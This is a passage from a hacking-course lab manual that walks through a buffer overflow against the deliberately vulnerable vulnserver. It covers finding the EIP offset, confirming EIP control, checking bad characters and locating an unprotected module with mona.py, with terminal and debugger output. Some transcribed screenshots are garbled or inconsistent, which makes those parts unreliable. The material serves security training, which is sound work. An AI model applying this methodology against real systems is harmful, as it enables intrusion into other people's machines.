
130.

In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.

131.

Note down the random bytes in the EIP and find the offset of those bytes.

132.



133. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
134. In a new **Terminal** window, execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
135. The password that you type will not be visible.
136. Now, run **cd** command to jump to the root directory.
137. In the **Terminal** window, run **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 10400 -q 386F4337**.
138. -l: length, **10400**: byte size (here, we take the nearest even-number value of the byte size obtained in the Step#63), -q: offset value (here, **386F4337** identified in the previous step).
139. The byte length might differ in your lab environment.
140. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.

141.

The screenshot shows a terminal window titled '/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 10400 -q 386F4337 - Parrot Terminal'. The terminal content is as follows:

```
[attacker@parrot]~$ sudo su connect to target
[sudo] password for attacker:
[attacker@parrot]# cd /home/attacker/Desktop/Scripts/
[attacker@parrot]# ./fuzz.py
[*] Exact match at offset 2003
[attacker@parrot]# generic_send_tcp i0 10.1.11.9999 train.spk 0 0
[attacker@parrot]# cd /home/attacker/Desktop/Scripts/
[attacker@parrot]# ./findoff.py
[*] Fuzzing crashed vulnerable server at 10200 bytes
[attacker@parrot]# chmod +x findoff.py
[attacker@parrot]# ./findoff.py
[*] Fuzzing crashed vulnerable server at 10200 bytes
[attacker@parrot]#
```

The terminal window has a dark blue header bar with icons for Applications, Places, System, and a terminal icon. The status bar at the bottom shows 'Menu ./findoff.py - ParrotTe... [/usr/share/metasploit... /usr/share/metasploit...]'.

142. Close the **Terminal** window.
143. Click [Windows 11-M6](#) to switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
144. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
145. Now, we shall run the Python script to overwrite the EIP register.
146. Click [Parrot Security](#) to switch back to the **Parrot Security** machine. In the **Terminal** window, run **chmod +x overwrite.py** command to change the mode to execute the Python script.
147. Now, run **./overwrite.py** command to run the Python script to send the generated random bytes to the vulnerable server.
148. This Python script is used to check whether we can control the EIP register.

149.

The screenshot shows a terminal window titled "./overwrite.py - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The terminal content is as follows:


```
Applications Places System &nbsp; Tue Mar 12, 05:  
File Edit View Search Terminal Help  
Couldn't tcp connect to target  
tried to send to a closed socket!  
Fuzzing Variable 0:1034  
Couldn't tcp connect to target  
^Z  
[1]+ Stopped generic_send_tcp 10.10.1.11 9999 trun.spk 0 0  
[x]-[root@parrot]-[~]  
└─#cd /home/attacker/Desktop/Scripts/  
[root@parrot]-[/home/attacker/Desktop/Scripts]  
└─#chmod +x fuzz.py  
[root@parrot]-[/home/attacker/Desktop/Scripts]  
└─#./fuzz.py  
^C  
Fuzzing crashed vulnerable server at 10200 bytes  
[root@parrot]-[/home/attacker/Desktop/Scripts]  
└─#pluma findoff.py  
[root@parrot]-[/home/attacker/Desktop/Scripts]  
└─#chmod +x findoff.py  
[root@parrot]-[/home/attacker/Desktop/Scripts]  
└─#./findoff.py  
[root@parrot]-[/home/attacker/Desktop/Scripts]  
└─#chmod +x overwrite.py  
[root@parrot]-[/home/attacker/Desktop/Scripts]  
└─#./overwrite.py  
[root@parrot]-[/home/attacker/Desktop/Scripts]  
└─#
```

At the bottom of the terminal, there are several tabs open, including "./overwrite.py - Parrot Terminal", "[/usr/share/metasploit...", and "[/usr/share/metasploit...]."

150. Click [Windows 11-M6](#) to switch to the **Windows 11** machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

151. The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.

152.



153. Close **Immunity Debugger** and the vulnerable server process.

154. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

155. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

156. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

157. Click [Parrot Security](#) to switch back to the **Parrot Security** machine. In the **Terminal** window, run **chmod +x badchars.py** command to change the mode to execute the Python script.

158. Now, run **./badchars.py** command to run the Python script to send the badchars along with the shellcode.

159.

```
./badchars.py - Parrot Terminal
File Edit View Search Terminal Help
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]-[~]
└── #cd /home/attacker/Desktop/Scripts/
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #./fuzz.py
^C Fuzzing crashed vulnerable server at 10200 bytes
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #pluma findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #chmod +x findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #./findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #chmod +x overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #./overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #chmod +x badchars.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #./badchars.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #

```

Menu ./badchars.py - Parrot... [/usr/share/metasploit... [/usr/share/metasploit...]]

160.

CLick [Windows 11-M6](#) to switch to the **Windows 11** machine.


161.

In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.

162.


The ESP value might differ when you perform this lab.

163.




164. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

165. The ESP value might when you perform this task.



167. Close **Immunity Debugger** and the vulnerable server process.
 168. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
 169. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
 170. Now, navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.
 171. If the **Destination Folder Access Denied** pop-up appears, click **Continue**.

172.



173. Close the **File Explorer** window.

174. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.

175.

The screenshot shows the Immunity Debugger interface with the following details:

- Title Bar:** Immunity Debugger - vulnserver.exe - [CPU - thread 00002DA4, module ntdll]
- Menu Bar:** File, View, Debug, Plugins, ImmLib, Options, Window, Help, Jobs
- Registers (FPU) Window:** Shows CPU register values.
- Assembly Window:** Displays assembly code for the ntdll module, specifically the RtlDebugPrintTimes function. The code includes instructions like MOV ECX, TEST BYTE PTR DS: [ECX+41], JE SHORT nt.dll!_7786E8F, and RETN 10.
- Registers Window:** Shows CPU register values.
- Memory Dump Window:** Shows a hex dump of memory starting at address 00403000, with ASCII text "p.@" visible.
- Modules Window:** Shows loaded modules: Immunity, Immunity: Consulting Services Manager, and ntdll.
- Status Bar:** [02:51:43] Thread 00002CB4 terminated, exit code 0 | Running

176. The **Log data** pop-up window appears, which shows the protection settings of various modules.

177. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.

178.

Immunity Debugger - vulnserver.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Address Message

```
Immunity Debugger 1.85.0.0 : R'lyeh
Need support? visit http://forum.immunityinc.com/
Error accessing memory
File 'E:\CEH-Tools\CEHv18\Module_06\System\Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe'
[23:24:17] New process with ID 00000098 created
Main thread with ID 00001054 created
777A2930 New thread with ID 00001748 created
00400000 Modules E:\CEH-Tools\CEHv18\Module_06\System\Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe
    CRC changed, discarding .wad data
62500000 Modules E:\CEH-Tools\CEHv18\Module_06\System\Hacking\Buffer_Overflow\Tools\vulnserver\vessfunc.dll
74F50000 Modules C:\Windows\System32\ws2_32.dll
74F50000 Modules C:\Windows\System32\kernel32.dll
75880000 Modules C:\Windows\System32\KERNELBASE.dll
75C50000 Modules C:\Windows\System32\MSVCP90.dll
75CC0000 Modules C:\Windows\System32\msvcp90.dll
76E70000 Modules C:\Windows\System32\RPCRT4.dll
77240000 Modules C:\Windows\System32\KERNEL32.dll
776F0000 Modules C:\Windows\System32\ntdll.dll
77766E70 [23:24:18] Attached process paused at ntdll.DbgBreakPoint
[23:25:47] Thread 00001748 terminated, exit code 0
0BAD0F00 !+1 Command used:
0BAD0F00 !mona modules

----- Mona command started on 2024-03-31 28:25:57 (v2.8, rev 604) -----
!+1 Processing arguments and criteria
- Pointer access level: X
